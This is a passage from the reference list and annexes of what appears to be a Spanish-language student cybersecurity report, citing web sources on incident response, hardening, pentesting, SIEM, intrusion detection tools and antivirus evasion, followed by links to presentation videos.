LINKEDIN. ¿Cuáles son los mejores marcos de respuesta a incidentes para dispositivos y sistemas IoT? [Sitio Web]. linkedin. 2024Consulta: [21 de marzo de 2024]. Disponible en: https://www.linkedin.com/advice/0/what-best-incident-response-frameworks-iot-o2pie?lang=es&originalSubdomain=es.

LÓPEZ RUÍZ LUIS FELIPE. Hardenización: Proceso Escencial para la Seguridad Informática [Sitio Web]. Luis Felipe López Ruíz. 2023Consulta: [16 de marzo de 2024]. Disponible en: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/13009/Articulo_Hardenizacion.pdf?sequence=3&isAllowed=n.

MA-NO. Introducción al Pentesting [Sitio Web]. ma-no
. 21 de abril de 2021Consulta: [21 de marzo de 2024]. Disponible en: https://www.ma-no.org/es/seguridad/introduccion-al-pentesting.

MICROSOFT. ¿Qué es SIEM? [Sitio Web]. Microsoft. 2024 consulta: [25 de marzo de 2024]. Disponible en: https://www.microsoft.com/es-es/security/business/security-101/what-is-siem#:~:text=Preguntas%20m%C3%A1s%20frecuentes-,Definici%C3%B3n%20de%20SIEM,a%20las%20operaciones%20del%20negocio

MICROSOFT. ¿Qué son la detección y respuesta extendidas (XDR)? [Sitio Web]. Microsoft. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://www.microsoft.com/es-co/security/business/security-101/what-is-xdr.

MICROSOFT. Proteja su PC de aplicaciones potencialmente no deseadas [Sitio Web]. microsoft. 2024Consulta: [16 de marzo de 2024]. Disponible en: https://support.microsoft.com/es-es/windows/proteja-su-pc-de-aplicaciones-potencialmente-no-deseadas-c7668a25-174e-3b78-0191-faf0607f7a6e#:~:text=Para%20configurar%20el%20bloqueo%20de,de%20protecci%C3%B3n%20basada%20en%20reputaci%C3%B3n.

MINTIC. guía para la gestión y clasificación de incidentes de seguridad de la información 5.5.1 Detección Identificación y Gestión de Elementos Indicadores de un Incidente [Sitio Web]. MINTIC. 06 de noviembre de 2016Consulta: [19 de marzo de 2024]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf.

OSSEC. Host Intrusion Detection for Everyone [Sitio Web]. OSSEC. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://www.ossec.net/about/.
REDACCIÓN KEEPCODING. ¿Qué es footprinting? Tipos de footprinting [Sitio Web]. 09 de mayo de 2023Consulta: [14 de febrero de 2024]. Disponible en: https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/#:~:text=Podemos%20definir%20qu%C3%A9%20es%20footprinting,dejar%20rastro%20de%20la%20investigaci%C3%B3n.

ORACLE. Oracle VM VirtualBox [Sitio Web]. Norte América: 2020Consulta: [26 de febrero de 2024]. Disponible en: https://www.oracle.com/co/a/ocom/docs/oracle-vm-virtualbox-ds-1655169.pdf.

SADVISOR. ¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? [Sitio Web]. Sadvisor. 05 de septiembre de 2022Consulta: [21 de marzo de 2024]. Disponible en: https://sadvisor.com/que-es-el-csirt/#:~:text=Esta%20unidad%20tiene%20como%20objetivo,responder%20a%20informes%20de%20incidentes.&text=Monitoreo%20de%20las%20plataformas%20de,est%C3%A1ndares%20de%20ciberseguridad%20del%20pa%C3%ADs.

SECURETIA. Cómo Saltar Todos los Antivirus de VirusTotal Paso 1: El payload básico [Sitio Web]. Argentina: Consulta: [01 de marzo de 2024]. Disponible en: https://www.securetia.com/blog/como-saltar-todos-los-antivirus-de-virustotal.html.

SNORT. What is Snort? [Sitio Web]. SNORT. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://www.snort.org/.

SOFTWARELAB.ORG. ¿Qué es Windows? Todo lo que necesita saber [Sitio Web]. Tibor Moes. Julio de 2023Consulta: [26 de febrero de 2024]. Disponible en: https://softwarelab.org/es/blog/que-es-windows/.

SURICATA. Features [Sitio Web]. SURICATA. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://suricata.io/features/.

UNAD. Guía de actividades y rúbrica de evaluación - Unidad 1 - Etapa 2 - Actuación ética y legal [Sitio Web]. Colombia: Consulta: [23 de febrero de 2024]. Disponible en:

https://campus109.unad.edu.co/ecbti133/pluginfile.php/2775/mod_folder/content/0/Anexo%203%20-%20Acuerdo.pdf?forcedownload=1.

UNIR. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? Purple Team [Sitio Web]. UNIR. 07 de enero de 2020Consulta: [21 de marzo de 2024]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/.

ZEEK. About Zeek What Is Zeek? [Sitio Web]. zeek. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://docs.zeek.org/en/current/about.html.

ANEXOS

Anexos A. Video sustentación etapa 5 Google Drive

https://drive.google.com/file/d/1oETXHncqplYXSNGNScisNTspheDnJ-Vp/view?usp=sharing

Anexos B. Video sustentación etapa 5 YouTube

https://youtu.be/Y3zg-rTvguw?si=8m2ZR5sT1VUtbOP5

Anexos C Resultado de prueba anti plagio